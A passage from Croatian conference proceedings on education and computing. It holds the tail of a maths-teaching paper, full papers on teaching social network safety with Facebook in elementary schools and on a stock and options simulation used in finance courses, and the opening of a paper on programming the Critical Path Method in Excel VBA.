The methodological examples of mathematics lessons that we have discussed, apart from the technological features that each of these computer programs offers, present two basic, positive methodological aspects: functionality and motivation. Functionality implies striving for optimal achievement of goals and tasks of the lesson by overcoming the shortcomings of traditional teaching, while the achievement of student motivation has been carried out through the correlation between the subject of mathematics and computer science. The aim is to use the aforementioned correlation in this methodological model, in order to completely adapt teaching and learning to communication of contemporary school-age children, by entering the area familiar to students, and that is the area of a “virtual”, computer domain.



VIII. REFERENCES

[1] National Curriculum Framework of the Republic of Croatia, (2010.), Zagreb: Ministry of science, education and sports of the Republic Croatia, taken from: http://public.mzos.hr/Default.aspx?sec=2685, (10.6. 2011), page 80

[2] Matijević, M., (2007.), New Multimedia Environment and Lifelong Education, Andragoške studije, Vol. 7, No. 2, pp. 168. -177.

[3] http://moodle.org/, 22.7.2011

[4] Elias, T. (2010.). 70. Universal Instructional Design Principles for Moodle. International Review of Research in Open and Distance Learning, 11, 2, 110-124.

[5] Burgstahler, S. (2009.). Universal Design of Instruction (UDI): Definition, Principles, Guidlines and Examples. Seattle, WA: Do-IT, University of Washington (preuzeto sa: http://www.washington.edu/doit/Brochures/PDF/instruction.pdf, 05.02.2012)

[6] CoSN (2008.). Moodle: An Open Learning Content Management System for Schools, Open Technologies Implementation Study No. 3 (taken from: http://www.eric.ed.gov/PDFS/ED499881.pdf, 05.02..2012)

[7] Matasić, I., Eret, L., Dumančić, M. (2011.) Example of Personalized m-Learning Mathematic Class ("Mobile Learning"). Pre-Conference Proceedingsof the Special Focus Symposyum on 11 th ICESAKS: Information, Communication and Economic Sciences with Art in Knowledge Society.

[8] Geogebra, taken from http://www.geogebra.org/cms/ (10.6.2011)

[9] HotPotatoes tutorial, taken from http://free-zg.t-com.hr/skole/ (10.6.2011)

[10] Holden, Jolly T., Westfall, Philip J.-L. (2010.), An Instructional Media Selection Guide for Distance Learning- Implications for Blended Learning (Second Edition), USA: USDLA

[11] Palekčić, M. (2002.). Constructivism-a New Paradigm in Pedagogy?. Napredak, 143, 4, 403 413.

[12] Guerrero, S., (2010.), Technological Pedagogical Content Knowledge in the Mathematics Classroom, Journal of Digital Learning in Teacher Education, Vol. 26., No. 4, pp. 132. -139.

[13] Matijević, M. (2008.), Multimedia Didactics for a Knowledge Society, Conference Paper Presented at 2nd International Conference Pedagogy and the Knowledge Society (Zadar, Croatia, November 13 – 15, 2008), taken from: http://bib.irb.hr/datoteka/379621.Matijevic_Zadar_text_eng_4.pdf, (10.6.2011)

The role of Facebook in elementary school education

Martina Draženović
Osnovna škola bana Josipa Jelačića, Zagreb, Hrvatska
martina.drazenovic@gmail.com

Abstract - In National Curriculum Framework for pre-school education and general compulsory and secondary education (November, 2011) it has been suggested the usage of social networks with parent/teacher control in the first cycle (from the first until the fourth grade of the elementary school). Since informatics is optional in elementary school and it is most commonly held from fifth to eight grade, there are certain problems in the execution: should the first four grades primary school teacher actually teach informatics (in that case, they should be prequalified) or will it be held by the certified informatics teacher who is already teaching higher grades in elementary school, forced exposure of students from the age of 7 towards social networks, books which didn't cover security of social networks, the ethical question in the teacher – student relationship and finally the law concerning children using social networks. We live in the time where employers partly rely on the profiles from social networks during employment process and we give away personal information online without us knowing when and where it will be used against us which lead us to raise our awareness about the Internet in general starting from elementary school.

I. INTRODUCTION

This paper will deal with the role of Facebook in elementary school education which is mentioned through the usage of social networks in current National Curriculum Framework [1]. It states that students who are attending grades from first to fourth elementary school (first cycle) should be using social networks with parent/teacher supervision. The problem is that social networks like Facebook [2], Google+ [3] or MySpace [4] do not allow users younger than 13. In Croatia, most common age from first until fourth grade elementary school is seven/eight to eleven/twelve. Further more, we have a problem with school books which deal little or none with social networking. There is also a certain problem of teachers who will teach informatics; are those eligible for teaching from first to fourth grade elementary school classes equip enough to teach informatics as much as teachers who came from any technical faculties in Croatia as well as those from department of Information Science of Faculty of Humanities and Social Sciences in Zagreb?

II. NATIONAL CURRICULUM FRAMEWORK

A. About National Curriculum Framework

The *National Curriculum Framework* constitutes the basic elements of pre-school, general compulsory and secondary education, including education for children with special needs. [5] Until November, 2011 teachers in elementary schools have been working according to Croatian National Educational Standard for Elementary School. [6] This program involves informatics from the fifth grade elementary school education as one of the optional subjects.

B. New moments in National Curriculum Framework

The National Curriculum Framework establishes four educational cycles for students to acquire key competences. The first cycle, comprising first four grades of primary school, the second cycle, comprising grades 5 and 6 of primary school, the third cycle, comprising grades 7 and 8 of primary school and the fourth cycle, which pertains to grades 1 and 2 of secondary vocational and art schools, but to grades 1 through 4 of secondary grammar schools.The National Curriculum Framework provides for the implementation of the following interdisciplinary themes, content, and/or modules in primary and secondary schools: Personal and social development, Health, safety, and environmental protection, Learning to learn, Entrepreneurship, Use of information and communication technology and Civil education. New moment also applies to informatics as one of the main subjects starting from the first grade.

III. INFORMATICS IN ELEMENTARY SCHOOL

A. New system

It has been advised that teaching informatics starts from the first grade elementary school. Is this system going to be introduced to the next school year it hasn't yet been clarified. Although some schools already practice informatics from the first grade, for most of the schools this will be a novelty.

B. Potential problems

There are some potential problem that might cause complications implementing this program. One of the problems could be equip classrooms. If school doesn't have at least one classroom equipped for performing informatics classes, substantial sum of money will be needed. Also, there is a potential problem of informatics teachers. Should the informatics teacher who already teaches higher grades (fifth to eight) be implemented to the first four grades elementary school? And if it would,

what would be necessary requirements (if any needed) for them to teach? This also goes vice versa for the teachers who studied teaching only for the first four grades of elementary school. The simple and economical solution for schools, which already have informatics teacher in higher grades, is to reassign them so that they can also teach first four grades elementary school in the informatics classroom.

C. *Up-to-date with technology evolution*

Ministry's decision to implement informatics from the first grade elementary school is praise worthy. By then, most of the students are already familiar with the technology from their everyday life. Proper usage along with the rules of conduct should improve their knowledge regarding the subject. Because of the information growth, starting informatics in early age will teach students to be able to manage this quantity of data and deduct the information from it.

IV. FACEBOOK IN ELEMENTARY SCHOOL

A. *About Facebook in elementary school*

Learning how to use social networks can be good for a student, some popular social networks do not allow usage at such early age. The most popular social network that students use in Croatia is Facebook. Croatia has a total of 1506860 Facebook users. [7] This puts Facebook in the first place among other popular social networks most commonly used in Croatia (Twitter, LinkedIn). Therefore, it is only logical to introduce students with Facebook. Because of the age restriction, it would be appropriate for the teacher to guide his students (from 13 years of age above) through hers or his Facebook profile. With Facebook on Croatian language, use of the application would be even easier for students. There are many things on which students should be warned, like privacy settings, danger of revealing to much information about themselves, their families and lives, complexity of password used to access the account and public profile setup. Children should also be introduced with proper behavior while online. Netiquette (short for "network etiquette" or "Internet etiquette") is a set of social conventions that facilitate interaction over networks, ranging from Usenet and mailing lists to blogs and forums. [8] All this can improve students awareness towards social networks. School books should also be updated regarding the usage of social networks. Preserving students privacy should be one of the most important goals for us as teachers. There are lots of ways in which students privacy can be disturbed – hacking, phishing (a way of attempting to acquire information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication [9]) and so on.

B. *Teacher – Student Facebook activity (for students from 13 years of age above)*

Some teachers use social networks to interact with their students. Sometimes this is not easy regarding student's public profile which can reveal compromising information about student. Therefore, the solution should be Facebook profile for school. This profile should be used only for school activities like homework, projects, exercises, tests, etc. and it is the most ethical thing to do (both sides concerning). Also, this kind of activity can ease teacher – student communication because it takes the pressure off the student. Any inappropriate behavior from both sides will be documented one way or the other.

C. *Research*

A research has been conducted among students who take informatics classes and who attend grades from sixth to eight (97 students) and it was anonymous. This research revealed students thoughts about informatics in school, Facebook, what they wanted to learn, what are they afraid of when online, what do they usually do while on Facebook and if they ever experienced some kind of negativity from other students or people (known and unknown) while on Facebook.




Figure 1 – Children's awareness about Facebook

The figure 1 shows answers to characteristic seventeen questions I have asked:

1. Is your computer located in your own room?
2. Do your parents know how to use a computer?
3. Are you familiar with chat?
4. Are you familiar with Facebook?
5. Are you a Facebook user?
6. Do you know every person you befriended on Facebook?
7. Do you spend more than an hour a day on Facebook?
8. Do your parents know your username and password for Facebook account?
9. Have you ever received threatening messages while online?
10. Have you ever threatened to someone while online?
11. Have anyone asked you to give your Facebook username and password?

12. Were you alone while chatting or using social networks?
13. Has anyone ever cracked your Facebook account?
14. Do you consider your privacy settings well set?
15. Does the section about securing your privacy on social networks exist in your informatics school book?
16. Did you at your informatics class extensively approach to the social network topic?
17. If you haven't deal on social network, do you think you should?

Answers to these questions reflected a need to teach about social networks, especially Facebook. Some students who have answered that they made good adjustments to privacy setting also stated that someone cracked their account. Also, a lot of students have computers in their own rooms during which they avoid adult supervision. They also do not know every person they added as a friend on Facebook. According to the percentage of students who answered with "yes", adjustments in plan and program in teaching informatics must be made.

D. Public profile awareness

Students often do not take their Facebook profiles serious enough. Sometimes they leave their profile public for everyone to read their personal details. They are not quite aware to what it can lead to. Identity theft is one of the most dangerous consequences. Also, as we can all read on the news or in the papers, future employers often visit candidate's social network profile. All the things people write on their profile someone will read and someone will talk about it. It is very important that students from the early age realize how easy they can find themselves in a very compromising position, that is, before they become any social network users.

E. Improving parent awareness about social networking and the law

Parents often know less about social networks and the internet in general than their children. It is very important keeping them up to date with current events regarding potential danger for their children while they are online. This can be achieved on parent – teacher conferences. Our law did not predict identity theft as criminal offense, but it states features of identity theft like pharming, phishing, hacker attack, etc. Also, most of parents do not see anything wrong with the computer in their child's room or for them not to have their child's username and password. Unfortunately, absence of parent supervision while their child is online is causing a series of negative consequences regarding online bullying, breach of security even life endangerment while chatting. Using proper tools to educate parents should help to protect their children, our students.

V. CONLUSION

Although I have limited my paper on Facebook, mentioned guidelines apply to any other social network. Many students lie on how old they are just to get into using Facebook and that is only because Facebook is the most popular social network in Croatia. With the right tools and guidelines, we should be able to teach our students of all benefits and dangers related to social networks. That doesn't mean that we will make them become a part of social networking from the early age. It just means that we shoul prepare them to enter that world until they will be old enough to enter it. Including informatics as one of the main subjects from the first grade should give great benefits for the students so that they can be properly introduced to the world of Internet and technology.

REFERENCES

[1] http://public.mzos.hr/Default.aspx?sec=2685 , "Nacionalni okvirni kurikulum za predškolski odgoj i obrazovanje te opće obvezno i srednjoškolsko obrazovanje", Ministarstvo znanosti, obrazovanja i športa Republike Hrvatske, Zagreb, 2011.

[2] http://www.facebook.com/legal/terms

[3] https://support.google.com/plus/bin/answer.py?hl=en&p=underage&answer=1350409

[4] http://www.myspace.com/Help/Terms

[5] http://public.mzos.hr/Default.aspx?sec=2501

[6] http://public.mzos.hr/Default.aspx?sec=3135

[7] http://www.socialbakers.com/facebook-statistics/croatia

[8] http://en.wikipedia.org/wiki/Netiquette

[9] http://en.wikipedia.org/wiki/Phishing

[10] http://www.mup.hr/83255.aspx

[11] Informatika 8 : udžbenik iz informatike za 8. razred s multimedijskim CD-om / Fredi Glavan, Alfa, 2011.

[12] Informatika 7 : udžbenik iz informatike za 7. razred s multimedijskim CD-om / Ida Srdić, Goran Kadić, Branko Hrpka, Alfa, 2008.

[13] Informatika 6 : udžbenik iz informatike za 6. razred s multimedijskim CD-om / Ida Srdić, Branko Hrpka, Goran Kadić, Alfa, 2011.

[14] Informatika 5 : udžbenik iz informatike za 5. razred s multimedijskim CD-om / Ida Srdić, Alfa, 2011.

[15] http://www.fer.unizg.hr/_download/repository/Seminar_-_Anja_Knih.pdf

[16] http://www.unipu.hr/index.php?id=302#c481

[17] http://www.unipu.hr/index.php?id=303&L=0#c482

[18] http://www.unipu.hr/index.php?id=304&L=0#c483

[19] http://www.unipu.hr/index.php?id=305&L=0#c489

[20] http://www.unipu.hr/index.php?id=306&L=0#c1717

[21] http://www.unipu.hr/fileadmin/datoteke/odjel_za_obrazovanje/silabusi_2011/logo-syllabus201121012_1__1_.pdf

[22] http://www.unipu.hr/fileadmin/datoteke/odjel_za_obrazovanje/silabusi_2011/bazepodataka20112012.pdf

[23] http://www.unipu.hr/fileadmin/datoteke/odjel_za_obrazovanje/silabusi_2011/RN2_Osnove_racunarstva-Zufic.pdf

[24] http://www.unipu.hr/fileadmin/datoteke/odjel_za_obrazovanje/silabusi_2011/IS_Syllabus2011.pdf

[25] http://www.unipu.hr/fileadmin/datoteke/odjel_za_obrazovanje/silabusi_2011/informatika-rn-ruzicbaf.pdf

[26] http://public.mzos.hr/Default.aspx?sec=2197

[27] http://public.mzos.hr/Default.aspx?art=10195&sec=2197

[28] http://www.azoo.hr/index.php?option=com_content&view=article&id=2585:obrazovanje-za-odrivi-razvoj-prirunik-za-osnovne-i-srednje-kole-&catid=108:prirunici&Itemid=352

American Investor – Simulation of Investments in Stocks and Options

Zdenko Prohaska, Ph.D.
Ivan Uroda, M. Spec. Int. E-business
Stella Suljić, B.Sc.
Faculty of Economics
University of Rijeka
Ivana Filipovića 4, Rijeka, 51000, Croatia
Phone: (385) 51 355 111 Fax: (385) 51 675 750
zdenko.prohaska@ri.t-com.hr, ivan.uroda@gmail.com, stella.suljic@efri.hr

The presented results are part of the research project Croatian Financial Markets and Institutions in the Process of EU Accession supported by the Ministry of Science, Education and Sports of the Republic of Croatia

Abstract - American Investor, the former official simulation of the American Stock Exchange, was designed to teach market participants, i.e. investors but also students the basics of fundamental and technical analysis of stocks and the use of options in their investment strategy. It allowed participants to refine their analytical and investment skills in a no-risk environment. To test the knowledge and investment skills of students in transitional countries, graduate students of finance in Croatia and Slovenia tested their investment strategies on the American stock exchange with this simulation during their investment courses in the time period 1995-2005. It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for investments in the secondary stock markets and options markets.

I. INTRODUCTION

Ten till fifteen years ago a significant development of capital markets occurred in transitional countries, especially in Central and Eastern Europe, like Croatia and Slovenia implying that knowledge and praxis in investments became more important. That is the reason why testing adequate investment strategies especially in stocks and options markets became a main goal on faculties of economics and business in this region.

After having developed a bond market simulation program, the so called BMS computer program (Bond Market Simulation) [5] one of the authors (Prohaska) decided in the mid nineties not to program a new stocks and options market simulation program from scratch, because such a program already existed. It was The American Investor, the former official simulation of the American Stock Exchange. The purpose of this simulation program was to simulate real life investments in stocks and options and by testing different investment strategies not to loose any money what very likely would happen if such investments would have been tried out in actual markets.

II. AMERICAN INVESTOR – SIMULATION OF STOCKS AND OPTIONS MARKETS

This stock market simulation program was designed to teach students and e.g. investors the basics of fundamental and technical analysis, as well as the use of options in their investment strategy. The trading environment in this simulation consisted of 47 companies with stocks and options as well as the AMEX Major Market Index. Based on daily data in the time period of 190 days the students could trade stocks and options in real life conditions with transactions costs included. If the students did “made money” in the simulation they would have made it in the real world.

During each of the 190 trading days simulated, they had the opportunity to do the following: a) review stock and option prices, major index movements, and newspaper reports. Analyze interest rates such as the prime rate and Treasury Bill rate, b) research background information on specific companies and analyze the performance of various industry groups as well as review key financial indicators of companies, c) perform technical analysis on any selected company, industry group or index by calculating moving averages, point and figure charts and different indicators, d) they could buy stocks, write or buy options and test complex combination strategies (e.g. straddles, spreads) in the form of profit and loss graphs before executing a real order with the broker, e) and at last close all or part of their positions, review their portfolio and analyze the results during this investment period.

So, this educational stocks and options market simulation program was quite good designed and was run at Universities with graduate students in Croatia and Slovenia during a time period of approximately 10 years from 1995 to 2005 mentored by one of the authors (Prohaska).

III. THE PROGRAM AND ITS STRUCTURE

The program (main menu) is divided into 10 parts, the Advance to Next Day menu, the Fast Advance menu, the Market Information menu, The Technical Analysis menu, the Fundamental Research menu, Investor History menu, Open Position menu, Close Position menu, the Portfolio menu, the Limit and Stop Orders menu, Quit Without Saving menu and Suspend Session menu. On the left side of the main menu, basic data is displayed from time period, net worth of investment to account balance. [2] (Fig. 1)




Figure 1. Main menu

The first or Advance to Next Day menu is used after all research and investment transactions are carried out to advance to the next trading day. It displays a variety of reports showing investor new stock prices, news reports and other relevant information that change from one day to the next day. After the reports are displayed the investor will return to the main menu.

The Fast Advance menu is activated to advance to the next trading day without displaying the reports mentioned above. Status area (to the left of the main menu) is updated to reflect new data.

The third, i.e. the Market Information menu is used to research general market trends including AMEX and market indices, news headlines, dividend notices, prime rate graph, T-bill rate graph, short interest graph, option price quotes and stock price quotes as submenus. (Fig. 2)




Figure 2. Market Information menu

Activating the first submenu or the AMEX and market indices, a screen appears which is broken down into four areas, one each for the American Stock Exchange, AMEX Major market index, Dow Jones Industrial Average, and the S&P 500 Index. Each of these indicators can be regarded as a reliable barometer of overall market activity. (Fig. 3)




Figure 3. AMEX and Market Indices submenu

The submenu Stock price quotes presents stock prices for all of the 47 companies included in the sample for the existing day, as well as general information about the stock like dividend yield, P-E ratio, trading volume and high, low and close stock price quotation. (Fig. 4)




Figure 4. Stock Price Quotations submenu

The Option price quotes submenu shows option price quotations for 22 stocks of all 47 stocks included in the sample. Options are normally not offered for all stocks listed on a stock exchange. (Fig. 5)




Figure 5. Option Price submenu

In the Technical Analysis menu a screen appears where price trends are graphically analyzed with a variety of tools such as moving averages, point and figure charts, relative strength analysis, trend lines and specific other indicators. More about technical analysis see in [1] and [4].

The next menu Fundamental research analyses by activating submenus fundamental indicators on a single company, or an industry group. Reviews company background, financial history, industry analysis, news reports and ratio reports. Fundamental research is also elaborated in [3] and [6]. (Fig. 6)




Figure 6. Fundamental Research menu

By selecting the Ratio report submenu the student or investor will get a display of 25 fundamental indicators for a single company, as shown in the next figure. (Fig. 7) These are the same indicators as used in industry analysis. For a default industry group this submenu option will show all the ratio reports for companies within the industry group.




Figure 7. Financial/Ratio Report submenu

The Investor History menu displays a report presenting investor's performance in past sessions. This is the same as seen from investor directory menu with the addition of the status for the current session.

The Open Position menu is used to open a position (make an investment in stocks and options) and will display a profit and loss graph for the strategy opened. The student can also use this menu option to set limit or stop orders. (Fig. 8)



Figure 8. Open Position menu

In the case he would like to buy options on an underlying stock, a screen appears where in, at and out of the money call and put options with different maturities are offered. (Fig. 9) More about options see in [7]. After that a profit and loss graph for the underlying options investment is displayed.



Figure 9. Select Strike Price and Expiration submenu

After that by selecting Close Position menu it is possible to close every single position or investment. The closing of the position is analyzed and in this menu item it is also possible to place so called stop or limit orders in addition to exercising options.

The Portfolio menu item reviews the investor's current portfolio holdings, shows last month's brokerage statement, and displays a graphic analysis of the portfolio performance.

The Limit and Stop Orders menu is used to review pending limit and stop orders and stop orders and cancel if desired.

Selecting Quit Without Saving or Suspend Session menus the stocks and options simulation is finished and the final result is displayed in a form of showing starting net worth, ending net worth and annualized return on investment as a percentage. (Fig. 10)



Figure 10. After selecting Quit Without Saving/Suspend Session menu

Summarizing all pointed out above one could say that a typical session consisted of using the market information to explore the overall performance of the stock market. Then students used both, the fundamental research and technical analysis methods and tools built in to identify promising stocks and options. By using "open position" menu item they executed their trades and investment strategy. After that by choosing "advance to next day" they went forward in time and monitored their investments and the market conditions as they advanced each day. They could use "stop orders" to limit risk and "close position" at the appropriate time to take out their profits. At the end they would stop the session after 190 trading days by typing "quit without saving".

IV. EVALUATION OF THE SIMULATION

As already mentioned in the second part of this article this simulation was run at Universities with graduate students in Croatia and Slovenia during a time period of approximately 10 years from 1995 to 2005 mentored by one of the authors (Prohaska). It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for real investments in the secondary stock markets and options markets.

To be more specific, in 1995 the average rate of return was 18.3%, 2000 19.8% and 2005 23.7% all measured by arithmetic mean, so the average rate of return in this time period of ten years or to be more precise eleven years was raising. On the other side the risk or dispersion of the results measured by standard deviation was declining, e.g. in 1995 it was 16.5%, in 2000 12.3% and in 2005 10.8%.

That could mean that teaching and improving of knowledge as well as simulations of investments in real financial markets or the application of theoretical knowledge done continuously could improve investment skills of students of economics and business.

V. CONCLUSION

While To conclude it can be pointed out that American Investor, the former official simulation of the American Stock Exchange, which was designed to teach market participants, i.e. investors but also students the basics of fundamental and technical analysis of stocks and the use of options in their investment strategy could successfully be applied in teaching investment courses at Universities at the graduate level. It allowed participants even in transitional countries like Croatia and Slovenia to refine their analytical and investment skills in a no-risk environment.

It was found out that as time proceeded the results of the students were better because parallel with the evolution of the financial markets in their home countries special finance and investment courses were taught at their faculties what enabled them to be better prepared for investments in the secondary stock markets and options markets.

REFERENCES

[1] Bodie, Z., Kane, A., Marcus, A.J., Investments, Irwin, Chicago, 1996

[2] DesignWare Inc. - American Stock Exchange, American Investor, The Official Simulation of the American Stock Exchange, New York, 1987

[3] Fischer, D.E., Jordan, R.J., Security Analysis and Portfolio Management, Prentice Hall, Englewood Cliffs, N.J., 1991

[4] Prohaska, Z., Uroda, I., Olgić-Draženović, B., TSA – A Computer Program for Technical Analysis of Stocks, Conference Proceedings, 31st International convention on information and communication technology, electronics and microelectronics, MIPRO, Rijeka, 2008

[5] Prohaska, Z., Uroda, I., Orlić, O., BMS – Bond Market Simulation, Conference Proceedings, 32nd International convention on information and communication technology, electronics and microelectronics, MIPRO, Rijeka, 2009

[6] Prohaska, Z., Uroda, I., Suljić, S., SP – A Computer Program for Fundamental Analysis of Stocks, Conference Proceedings, 34th International convention on information and communication technology, electronics and microelectronics, MIPRO, Rijeka, 2011

[7] Sharpe, W.F., Alexander, G.J., Investments, Prentice Hall, Englewood Cliffs, N.J., 1990

The Algorithm Design by using programming language Visual Basic for Application on the example of Crithical Path Method (CPM)

Slavomir Vukmirović
Economics Faculty
University of Rijeka, Croatia
vukmirovics@gmail.com,
Marko Čičin-Šain
Primorska Banka, Rijeka, Croatia
Marko.Cicin-Sain@gmail.com
Ivana Mežnarić
Economics Faculty
University of Rijeka, Croatia

Summary

In this paper, we describe usability of programming languages and tools in the development of complex algorithms on the example of critical path algorithm in project network optimisation. We discuss the integration of mathematical and computer algorithms using Visual Basic for Excel. We suggest a methodological frame for development and usability of algorithm, which integrates programming of matrix and recursion formulas, and is implemented in critical path programming.

Key words: Critical Path Method (CPM), alghoritm, visualisation, modelling, programming, formula

1. Introduction

The basic paradigm of active process in information technology is programming. In other words, a computer is a universal machine, which can be transformed using an appropriate program into a tool to perform the most various tasks. A computer program consists of a set of steps intended to accomplish an imaginary algorithm (procedure). Each artefact of information and communication technology has been made throughout computer programming. Visual Basic for Excel is an object and visually-oriented programming language, which enables us to make assumptions for integrated modelling and programming, aimed at understanding, visualizing and integrating complex mathematical equations, and creating computer programs.

A mathematical algorithm is a set of mathematical operations that are used to find solution to a problem based on initial data. A computer algorithm is a set of programmed procedures that are used to find solution to a problem based on initial input. In algorithm approach, data and methods are integrated in a whole based on a logical sequence that determines a computing procedure [5]. This paper describes visualization and integration of mathematical and computer algorithm on the example of critical path method in a project network diagram.

The paper is divided into seven interrelated parts. After the Introduction, in the Part II "Project network modeling by Critical Path Method (CPM)" we describe project network terms and characteristics. The Part III describes "Project network modeling in the spreadsheet interface". The Part IV "Algorithm designing and visualization" is the description of designing and visualization on the example of an algorithm for calculating the earliest start time. The visualisation of mathematical algorithm in Excel interface allows us to understand and correlate complex, circular and recursion formulas in project network. The Part V "Programing the earliest and latest start time with VBA for Excel introduces interrelations between mathematical equations and computer algorithms. We discuss the program for calculating the earliest start time and connection between programming earlies and latest start time. The Part VI "Critical path modelling and programming" presents the critical path model based on integrated modelling and programming in Excel interface. In the Conclusion, we give a synthesis of our research.

2. Project network modeling by Critical Path Method (CPM)

Critical Path Method (CPM) is a project modelling technique applied for the first time in the chemical processing industries in the USA in 1957 to plan repairs schedule [1]. (IP4, 225). This technique uses a single value for activity duration. The Network Planning Technique is a method based on the graph theory, which is an area of operations research. With today's technology there exist many techniques to compute networks. The primary ones, however, were CPM and PERT. Recently, many advanced techniques and associated software have been developed, with the PRECEDENCE method for electronic computers developed by IBM as the initial one.

The first two aforementioned techniques were developed in the USA forty years ago and are still used today, in their original form. [4].

When processing data across a computer network, calculations are performed in tables. At the end of the process, tabled results for each activity are obtained, based on which a series of operations can be planned or performed without needing to redraw the network. All CPM values such as earliest start times (EST), earliest finish times (EFT), latest start times (LST), and latest finish times (LFT) appear in calendar days. When creating a network diagram in practice, shorter projects use shifts or days as the time unit, while larger projects that can last several months or years use weeks or months. For building reports intended for project investors or buyers (building constructions, shipbuilding etc.), time units are recalculated into calendar data. In such a case that network is made manually, the *Calendar Form* is used. On the basis of the calculated results, we can establish the start and finish time for each activity on the assumption that the project commencement date is defined [4] .

The key factor that affects the project network management is finding the critical path, based on which total duration of the project can be established as well as optimum project activity schedule [6]. The network diagrams allow users to generate project activity schedule and identify duration for each activity as well as project chronology. The network diagrams help us to define the activity start time with respect to one or more preceding activities, and the activity finish time with respect to one or more succeeding activities. [9]. The network diagrams clearly indicate the manner in which activities are interrelated in terms of priority. Once the schedule is established, all relationships between the activities are explained through the algorithm. On the other hand, in Gantt charts, activities relationships have to be remembered. In complex projects, Gantt charts can therefore become very impractical. Rescheduling can be done automatically throughout the execution of the algorithm [8].

Mathematical modelling of network diagrams with constant times is based on the following assumptions [2], [4]:

1) The succeeding activity normally begins after the preceding activity is finished, or the activity with the longest duration, if there are more activities.
2) The earliest finish time of an activity is the sum of its earliest start time and duration.
3) The preceding activity finishes before the succeeding activity is started, or the activity with the least duration, if there are more activities.
4) The latest start time of an activity is the difference between the latest finish time of that activity and its duration.
5) The first activity including all starting activities, which are not preceded by any other activity have the zero start time.
6) The last activity, which does not have any succeeding activity has the latest finish value equalling the value of the earliest finish time and corresponds to the total duration of the project.
7) The slack is the difference between the latest and the earliest start time, or between the latest and earliest finish time. Activities that at the end of calculation have the zero slack are defined as critical activities. By linking critical activities we are able to establish the critical path.

